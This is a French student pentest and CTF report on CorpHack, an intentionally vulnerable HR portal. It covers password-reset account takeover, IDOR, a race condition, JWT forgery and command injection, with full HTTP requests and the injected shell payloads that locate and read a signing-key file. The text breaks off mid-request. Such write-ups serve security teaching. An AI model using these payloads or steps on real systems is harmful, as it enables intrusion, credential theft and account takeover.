PRATHEUANGSINH Nicolas
GNANASEKARAN Agaravan
MARAND Victor
COSTE Louis
BEC Melinda

Groupe Cyber02

Cyber Challenge - Red Team Penetration Test Report

Project Report

v1.0 - CorpHack Pentest Project

Cible : CorpHack Application

Date : Avril 2026

Table des matières

1 CYBER CHALLENGE - RED TEAM PENETRATION TEST REPORT 4

1.1 INTRODUCTION 4
1.2 OBJECTIF 4
1.3 PERIMETRE ET CONDITIONS 4
1.4 EXIGENCES 4

2 RESUME DE HAUT NIVEAU 5

3 METHODOLOGIES 6

3.1 COLLECTE D'INFORMATIONS 6
3.2 ENUMERATION DES SERVICES 7
3.3 INTRUSION 7
3.4 MAINTIEN DE L'ACCES 7

4 SYNTHESE DES VULNERABILITES 8

5 ANALYSE DETAILLEE DES VULNERABILITES 9

VUL-01 – PASSWORD RESET 9
Description de la Vulnérabilité 9
Impact 9
Etapes d'Exploitation 10
Recommandation de Correction 12
VUL-02 – BOLA / IDOR SUR LES DEMANDES DE FORMATION 13
Description de la Vulnérabilité 13
Impact 13
Etapes d'Exploitation 13
Recommandation de Correction 14
VUL-03 – RACE CONDITION SUR LA CONFIRMATION DE FORMATION 15
Description de la Vulnérabilité 15
Impact 15
Etapes d'Exploitation 15
Recommandation de Correction 16
VUL-04 –JWT FORGÉ 16
Description de la Vulnérabilité 16
Impact 16
Etapes d'Exploitation 17
Recommandation de Correction 18
VUL-05 – COMMAND INJECTION DANS LES DIAGNOSTICS ADMIN 19
Description de la Vulnerabilite 19
Impact 19
Etapes d'Exploitation 20
Recommandation de Correction 20
VUL-06 – SERVER-SIDE PROTOTYPE POLLUTION 21
Description de la Vulnerabilite 21
Impact 21
Etapes d'Exploitation 22
Recommandation de Correction 22

6 POST-EXPLOITATION 23

6.1 ACCES ADMINISTRATEUR 23
6.2 FLAGS CAPTURES 23

7 CONCLUSION 24

1 Cyber Challenge - Red Team Penetration Test Report

1.1 Introduction

Le présent rapport de pentest a été produit dans le cadre du cours SSI (Sécurité des Systèmes d'Information) sur la plateforme applicative fictive CorpHack. CorpHack simule un portail RH/formation d'entreprise expose avec un ensemble de dix vulnérabilités intentionnellement introduites. Ce rapport documente la méthodologie employée, les vulnérabilités découvertes, les preuves d'exploitation et les recommandations de remédiation.

1.2 Objectif

L'objectif de cette évaluation est de réaliser un test d'intrusion interne contre l'application CorpHack. Les étudiants ont la charge de suivre une approche méthodique pour obtenir l'accès aux ressources cibles. Ce test simule un test d'intrusion réel en commençant par la reconnaissance jusqu'à la post-exploitation, incluant un rapport complet.

1.3 Périmètre et Conditions

Application cible	CorpHack - Portail RH/Formation d'entreprise
URL cible	https://corphack-horizon-frontend-569n.onrender.com/
Type de test	Black box
Période de test	Avril 2026
Nombre de flags	10 flags CTF

1.4 Exigences

Ce rapport de test d’intrusion contient les sections suivantes :

- Résumé global de haut niveau et recommandations (non techniques)
- Méthodologie détaillée et étapes d'exploitation
- Chaque découverte avec captures, walkthrough
- Proposition de solutions de remédiation pour chaque vulnérabilité
- Flags CTF obtenus et preuves

2 Résumé de Haut Niveau

Nicolas PRATHEUANGSINH et Agaravan GNANASEKARAN ont eu la charge d'effectuer un test d'intrusion interne contre l'application CorpHack. Ce test d'intrusion interne est une attaque dédiée sur le site Web CorpHack. L'objectif était d'évaluer le niveau de sécurité de l'application, d'identifier les systèmes vulnérables et d'exploiter les failles tout en reportant les résultats.

Lors du test d'intrusion, six vulnérabilités critiques et de haute sévérité ont été identifiées dans CorpHack. Nous avons pu accéder à plusieurs ressources sensibles, principalement en raison de contrôles d'autorisation insuffisants, d'une mauvaise gestion des entrées utilisateur et d'une conception de sécurité déficiente. Pendant les tests, un accès au niveau administrateur a été obtenu sur l'ensemble du système. Seulement 6 flags CTF ont été obtenus avec succès.

Categorie	Resultat
Total vulnérabilités	10 (4 Critiques, 6 Hautes)
Flags obtenus	6 / 10
Acces Admin obtenu	Oui - via Password Reset (VUL-01)
RCE obtenu	Oui - via Command Injection (VUL-05)
Comptes compromis	alice, admin

3 Méthodologies

Nous avons utilisé une approche largement adoptée pour effectuer les tests d'intrusion, efficace pour tester le niveau de sécurité de l'environnement CorpHack. Ci-dessous figure le déroulement de la méthodologie employée pour identifier et exploiter les vulnérabilités.

3.1 Collecte d'Informations

La phase de collecte d'informations se concentre sur l'identification du périmètre du test. Pour CorpHack, nous avons analysé l'ensemble des pages exposées et la structure du frontend.

Énumération des pages disponibles du site :

```
/index.html           (Status: 200) [Size: 4916]
/index                (Status: 200) [Size: 4916]
/blog.html            (Status: 200) [Size: 3600]
/blog                 (Status: 200) [Size: 3600]
/profile              (Status: 200) [Size: 3662]
/profile.html         (Status: 200) [Size: 3662]
/documents.html       (Status: 200) [Size: 4460]
/documents            (Status: 200) [Size: 4460]
/admin                (Status: 200) [Size: 4200]
/admin.html           (Status: 200) [Size: 4200]
/upload               (Status: 200) [Size: 405]
/upload.html          (Status: 200) [Size: 405]
/settings             (Status: 200) [Size: 4866]
/settings.html        (Status: 200) [Size: 4866]
/ui.zip               (Status: 502) [Size: 155]
/dashboard            (Status: 200) [Size: 4444]
/dashboard.html       (Status: 200) [Size: 4444]
/productivity.js      (Status: 502) [Size: 155]
/mailbox.html         (Status: 200) [Size: 2223]
/mailbox              (Status: 200) [Size: 2223]
/reset                (Status: 200) [Size: 2235]
/reset.html           (Status: 200) [Size: 2235]
/9911.js              (Status: 502) [Size: 155]
/infiniti.zip         (Status: 502) [Size: 155]
/banki.zip            (Status: 502) [Size: 155]
/trainings.html       (Status: 200) [Size: 6692]
/trainings            (Status: 200) [Size: 6692]
/search_archives.png  (Status: 502) [Size: 155]
/Educators.txt        (Status: 502) [Size: 155]
```

3.2 Enumération des Services

L'énumération des services s'est concentrée sur la cartographie de toutes les routes API et leurs comportements. Les endpoints suivants ont été identifiés comme potentiellement vulnérables lors de l'analyse statique :

- POST /api/auth/forgot-password - Gestion du reset
- GET /api/trainings/requests/:requestId - Accès à des objets sans vérification d'autorisation
- POST /api/trainings/:id/confirm – Accès concurrentiel
- POST /api/admin/diagnostics/ping - Exécution de commande shell sans échappement
- PATCH /api/preferences - Fusion profonde sans filtrage des clés protégées

3.3 Intrusion

La phase d'intrusion s'est concentrée sur l'exploitation des vulnérabilités identifiées. La kill chain principale est la suivante :

- Password Reset pour compromettre un compte,
- BOLA pour lire des données de formation sensibles,
- Race Condition pour obtenir un accès non autorisé,
- JWT pour forger un token admin,
- Command Injection pour obtenir un RCE.

3.4 Maintien de l'Accès

Le maintien de l'accès a été assure via la forge de tokens JWT admin. Ce token peut être régénéré à tout moment, offrant un accès persistant au panneau d'administration tant que la vulnérabilité d'accès aux mails sans authentification n'est pas corrigée.

4 Synthèse des vulnérabilités

ID	Titre	Surface	Sévérité
VUL-01	Password Reset	POST /api/auth/forgot-password	Critical
VUL-02	BOLA / IDOR sur les Demandes de Formation	GET /api/trainings/requests/:requestId	High
VUL-03	Race Condition sur la Confirmation de Formation	POST /api/trainings/:id/confirm	High
VUL-04	JWT Forgery	Middleware d'authentification JWT	Critical
VUL-05	Command Injection dans les Diagnostics Admin	POST /api/admin/diagnostics/ping	Critical
VUL-06	Server-Side Prototype Pollution	PATCH /api/preferences	High

5 Analyse Détaillée des Vulnérabilités

VUL-01 – Password Reset

Identifiant	VUL-01
Surface d'attaque	POST /api/auth/forgot-password
Flag CTF	FLAG{01_reset_poisoning_host_header}

SEVERITY	CRITICAL

Description de la Vulnérabilité

L'endpoint de réinitialisation de mot de passe construit le lien de reset et l'envoie dans sa boîte mail. Or, l'accès à la boîte mail se fait sans authentification, seule la connaissance du mail permet la lecture de la boîte.


Impact

Prise de contrôle complet de comptes utilisateurs sans connaissance du mot de passe actuel. Compromission de comptes managers et administrateurs possible.

Etapes d'Exploitation


1. Identifier la route POST /api/auth/forgot-password

Lorsqu'on se retrouve sur la page d'accueil du site, il n'est pas possible de créer un compte. On peut seulement se connecter ou réinitialiser son mot de passe. Pour détermine la route exacte qui va effectuer le changement de mot de passe, on a utilisé Burp Suite. Cet outil agit comme un intermédiaire entre le site Web et le serveur. Autrement dit, on peut intercepter les requêtes avant l'envoi au serveur :



2. Identifier les utilisateurs ayant un email valide

Comme montré sur la capture ci-dessus, un test de réinitialisation de mot de passe a été effectué sur le mail « user@corphack.local » pour voir comment le serveur réagit. Il semble y avoir un message générique. Pour déterminer si le message de retour est différent pour un utilisateur valide, nous avons utilisé le module Intruder sur BurpSuite. Ce module permet d'envoyer automatiquement des requêtes personnalisées (mail généré automatiquement) en fonction d'une liste de nom.



Après avoir lancé l'attaque, nous nous sommes intéressés à la longueur de la requête pour chaque email généré. Si le length est le même, cela veut dire que c'est le même message générique, sinon cela pourrait être le signe d'un message personnalisé :

Request	Payload	Status code	Response re...	Error	Timeout	Length
93	admin	200	303			642
296	alice	200	262			642
252	aleix	200	905			570
290	alfredo	200	698			570
156	aida	200	668			570
207	alaine	200	656			570
275	alexia	200	638			570
87	adey	200	629			570
256	alejo	200	623			570
302	alika	200	608			570
258	alena	200	582			570
217	alasdair	200	580			570
282	alfie	200	578			570


Request Response

Pretty Raw Hex Render


```
HTTP/2 200 OK
Date: Thu, 16 Apr 2026 17:51:16 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 129
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin: https://corphack-horizon-frontend-569n.onrender.com
Etag: W/"81-BnkJg/hL5T6A0ER6d3xJvDoH3tE"
Rndr-Id: 2598ef90-5822-4d7f
Vary: Origin
Vary: Accept-Encoding
X-Powered-By: Express
X-Render-Origin-Server: Render
Cf-Cache-Status: DYNAMIC
Server: cloudflare
Cf-Ray: 9ed5097d6ba20175-CDG
Alt-Svc: h3=":443"; ma=86400

{
  "message":"Email de reset prepare dans la boite mail simulee.",
  "mailbox":"alice",
  "previewUrl":"/api/mail-preview?mailbox=alice"
}
```


3. Lecture des mails de l'utilisateur alice :



4. Modification du mot de passe d'alice



5. Connexion au site avec le compte d'alice



Recommandation de Correction

Implémenter une authentification stricte sur cette route (vérification de session/token). Mettre en place un contrôle d'autorisation pour garantir qu'un utilisateur ne peut accéder qu'à ses propres données.

VUL-02 – BOLA / IDOR sur les Demandes de Formation

Identifiant	VUL-02
Surface d'attaque	GET /api/trainings/requests/:requestId
Flag CTF	FLAG{03_training_request_bola}

SEVERITY	HIGH

Description de la Vulnérabilité


L'endpoint de détail d'une demande de formation n'effectue pas de vérification de propriété. Tout utilisateur authentifié peut consulter la demande de n'importe quel autre utilisateur en incrémentant l'identifiant de la demande. La réponse expose des données sensibles incluant le username, le display_name, le code de revue de formation et le flag CTF.

Impact

Exposition de données personnelles (identité, statut de formation), de codes de revue confidentiels et d'informations d'approbation manager.

Etapes d'Exploitation

1. S'authentifier avec n'importe quel compte (ex : alice).
2. Creer une demande pour soi-même sur une formation : POST /api/trainings/1/request-access



3. Le registrationId retourne est connu.

Response

Pretty Raw Hex Render

```
1  HTTP/2 201 Created
2  Date: Thu, 16 Apr 2026 18:09:10 GMT
3  Content-Type: application/json; charset=utf-8
4  Content-Length: 97
5  Access-Control-Allow-Credentials: true
6  Access-Control-Allow-Origin: https://corphack-horizon-frontend-569n.onrender.com
7  Etag: W/"61-TZ9veNbeAftIJOudkfVqkcydnUE"
8  Rndr-Id: 17167b7a-7b65-4260
9  Vary: Origin
10 Vary: Accept-Encoding
11 X-Powered-By: Express
12 X-Render-Origin-Server: Render
13 Cf-Cache-Status: DYNAMIC
14 Server: cloudflare
15 Cf-Ray: 9ed523b83d6cd7e7-CDG
16 Alt-Svc: h3=":443"; ma=86400
17
18 {
     "message":"Demande d'acces creee",
     "registrationId":3,
     "status":"pending",
     "approvalRequired":true
   }
```

4. Accéder à la demande d'un autre utilisateur en itérant l'ID :

Request

Pretty Raw Hex

```
1  GET /api/trainings/requests/2 HTTP/2
2  Host: corphack-horizon-api-569n.onrender.com
3  Sec-Ch-Ua-Platform: "Linux"
4  Authorization: Bearer
   eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImRlZmF1bHQtc2lnbmlu
   Zy5rZXkifQ.eyJpZCI6MSwidXNlcm5hbWUiOiJhbGljZSIsInJvbGUiOiJlbXBsb
   3llZSIsImRpc3BsYXlOYWllIjoiQWxpY2UgTWFydGluIiwiaWF0IjoxNzc2MzYxO
   DQ3LCJleHAiOjE3NzYzOTA2NDd9.GffIoAAllsyWFNj0DIFGeiHqrl7KPFsELK_i
   SUEdisM
5  Accept-Language: fr-FR,fr;q=0.9
6  Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
7  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/142.0.0.0 Safari/537.36
8  Sec-Ch-Ua-Mobile: ?0
9  Accept: */*
0  Origin: https://corphack-horizon-frontend-569n.onrender.com
1  Sec-Fetch-Site: cross-site
2  Sec-Fetch-Mode: cors
3  Sec-Fetch-Dest: empty
4  Referer: https://corphack-horizon-frontend-569n.onrender.com/
5  Accept-Encoding: gzip, deflate, br
6  Priority: u=1, i
7
8
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 200 OK
2  Date: Thu, 16 Apr 2026 18:11:06 GMT
3  Content-Type: application/json; charset=utf-8
4  Content-Length: 448
5  Access-Control-Allow-Credentials: true
6  Access-Control-Allow-Origin:
   https://corphack-horizon-frontend-569n.onrender.com
7  Etag: W/"1c0-VM6RUhdolPwOYo9J/Y7NDy8cfww"
8  Rndr-Id: f0b8b532-d9eb-4a5f
9  Vary: Origin
10 Vary: Accept-Encoding
11 X-Powered-By: Express
12 X-Render-Origin-Server: Render
13 Cf-Cache-Status: DYNAMIC
14 Server: cloudflare
15 Cf-Ray: 9ed526892da6f345-CDG
16 Alt-Svc: h3=":443"; ma=86400
17
18 {
       "id":1,
       "ownerUserId":3,
       "status":"approved",
       "approvedByManager":1,
       "accessGranted":1,
       "confirmationCounter":1,
       "createdAt":"2026-04-16T17:01:45.505Z",
       "username":"clara.manager",
       "displayName":"Clara Dubois",
       "trainingId":2,
       "trainingTitle":"Incident Response War Room",
       "reviewCode":"WARROOM-APR-2026",
       "approvalRequired":1,
       "flag":"FLAG{03_training_request_bola}",
       "note":
       "Le detail de demande devrait etre limite au proprietaire et
       au manager validateur."
   }
```

Recommandation de Correction

Implémenter un contrôle d'autorisation strict au niveau de l'objet côté back-end. Lors de chaque requête, le serveur doit s'assurer que l'utilisateur associé au jeton de session courant est bien le créateur de la demande ciblée, ou qu'il possède un rôle avec des privilèges suffisants (ex : RH, Administrateur). En complément, remplacer les identifiants séquentiels prédictibles par des UUIDs rendrait l'énumération aveugle beaucoup plus difficile.

VUL-03 – Race Condition sur la Confirmation de Formation

Identifiant	VUL-03
Surface d'attaque	POST /api/trainings/:id/confirm
Flag CTF	FLAG{04_training_confirm_race}

SEVERITY	HIGH

Description de la Vulnérabilité


L'endpoint de confirmation des formations est vulnérable à une **Race Condition** (Condition de concurrence). Le processus de validation semble comporter un délai de traitement durant lequel l'état de la requête n'est pas encore verrouillé de manière atomique. En envoyant plusieurs requêtes identiques de manière simultanée (en parallèle), il est possible de prendre de vitesse le mécanisme de contrôle et de confirmer une formation sans la validation managériale normalement requise.

Impact

Accès non autorisé à des formations restreintes sans approbation manager, potentiellement donnant accès à des ressources et certificats confidentiels.

Etapes d'Exploitation

1. Obtenir le code de revue d'une formation une fois connecté sur la page /trainings.html (ex : WARROOM-APR-2026).
2. Creer une demande d'accès pour la formation : POST /api/trainings/2/request-access
3. Envoyer deux requêtes de confirmation en parallèle :



Recommandation de Correction

Implémenter un mécanisme de verrouillage atomique (Locking) ou utiliser des transactions de base de données pour garantir qu'une seule opération peut modifier l'état d'une ressource à la fois. Le système doit marquer la requête comme "en cours de traitement" immédiatement dès la réception de la première demande pour rejeter toute tentative concurrente avant même de commencer les vérifications.

VUL-04 –JWT Forgé

Identifiant	VUL-04
Surface d'attaque	Middleware d'authentification JWT
Flag CTF	FLAG{06_jwt_kid_key_confusion}

SEVERITY	CRITICAL

Description de la Vulnérabilité

Le champ « kid » du JWT Token indique le nom de la clé qui permet de signer le token. Grâce à VULN-1, on peut donc se connecter en admin (après avoir reset le mot de passe) et accéder à /diagnostics/ping (VULN-5) et lire le contenu de la clé « default-signing.key ».

Impact

Forge de JWT avec rôle admin. Compromission totale de l'authentification, accès au tableau de bord admin, exécution de commandes système via les diagnostics. Persistance de l’accès admin.

Etapes d'Exploitation

1. Analyser un JWT valide pour comprendre la structure du header :

Encoded Token — Enable auto-focus

JSON Web Token (JWT)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6ImRlZmF1bHQtc2lnbmluZy5rZXkifQ.eyJpZCI6MSwidXNlcm5hbWUiOiJhbGljZSIsInJvbGUiOiJlbXBsb3llZSIsImRpc3BsYXlOYW1lIjoiQWxpY2UgTWFydGluIiwiaWF0IjoxNzc2MzY1MTgzLCJleHAiOjE3NzYzOTM5ODN9.MjLtsrV-2GEAJo-X5kRHoYe8HLI3qiPOzyvNp7vd174

Decoded Header

JSON — Claims Breakdown

```
{
  "alg": "HS256",
  "typ": "JWT",
  "kid": "default-signing.key"
}
```

Decoded Payload

JSON — Claims Breakdown

```
{
  "id": 1,
  "username": "alice",
  "role": "employee",
  "displayName": "Alice Martin",
  "iat": 1776365183,
  "exp": 1776393983
}
```

2. Se connecter en admin grâce à VULN-1 et lire le contenu de la clé grâce à VULN-5

```
{
  "command": "ping -c 1 ; find / -type f -name \"default-signing.key\" 2>/dev/null",
  "hint": "Fichier pivot local: /tmp/corphack/runtime/flags/flag07-command-injection.txt"
}

/tmp/corphack/runtime/keys/default-signing.key

/bin/sh: 1: ping: not found

Command failed: ping -c 1 ; find / -type f -name "default-signing.key" 2>/dev/null
/bin/sh: 1: ping: not found
```

```
{
  "command": "ping -c 1 ; cat /tmp/corphack/runtime/keys/default-signing.key",
  "hint": "Fichier pivot local: /tmp/corphack/runtime/flags/flag07-command-injection.txt"
}

corphack-default-signing-key-2026
/bin/sh: 1: ping: not found
```

3. Création du token JWT avec un script python

```
┌──(hackeros㉿kali-lab-vb)-[~]
└─$ python3 forge_jwt.py
[*] Token Admin forgé avec succès :
eyJhbGciOiJIUzI1NiIsImtpZCI6ImRlZmF1bHQtc2lnbmluZy5rZXkiLCJ0eXAiOiJKV1QifQ.eyJpZCI6MSwid
XNlcm5hbWUiOiJwd25lZCIsInJvbGUiOiJhZG1pbiIsImRpc3BsYXlOYW1lIjoicHduZWQifQ._xAZ3AlXQoGDtY
TEcSDM_nWt5ZDDqDEiwQE0SoRAjTk

[*] Tentative de connexion sur https://corphack-horizon-api-569n.onrender.com/api/admin.
..
[+] Accès valide - Réponse du serveur :
{"message":"Tableau de bord admin","counts":{"users":4,"trainings":2,"documents":2,"comm
ents":4},"diagnosticsHint":"Le module diagnostics execute un ping shell standard. Usage
reserve aux administrateurs."}
```

4. Accès à toutes les parties réservées à l'admin

Request

Pretty Raw Hex

```
1 POST /api/admin/diagnostics/ping HTTP/2
2 Host: corphack-horizon-api-569n.onrender.com
3 Content-Length: 71
4 Sec-Ch-Ua-Platform: "Linux"
5 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsImtpZCI6ImRlZmF1bHQtc2lnbmluZy5rZXkiLCJ0eXAiO
  iJKV1QifQ.eyJpZCI6MSwidXNlcm5hbWUiOiJwd25lZCIsInJvbGUiOiJhZGlpbiI
  sImRpc3BsYXlOYWllIjoicHduZWQifQ._xAZ3AlXQoGDtYTEcSDM_nWt5ZDDqDEiw
  QE0SoRAjTk
6 Accept-Language: fr-FR,fr;q=0.9
7 Sec-Ch-Ua: "Not_A Brand";v="99", "Chromium";v="142"
8 Content-Type: application/json
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36
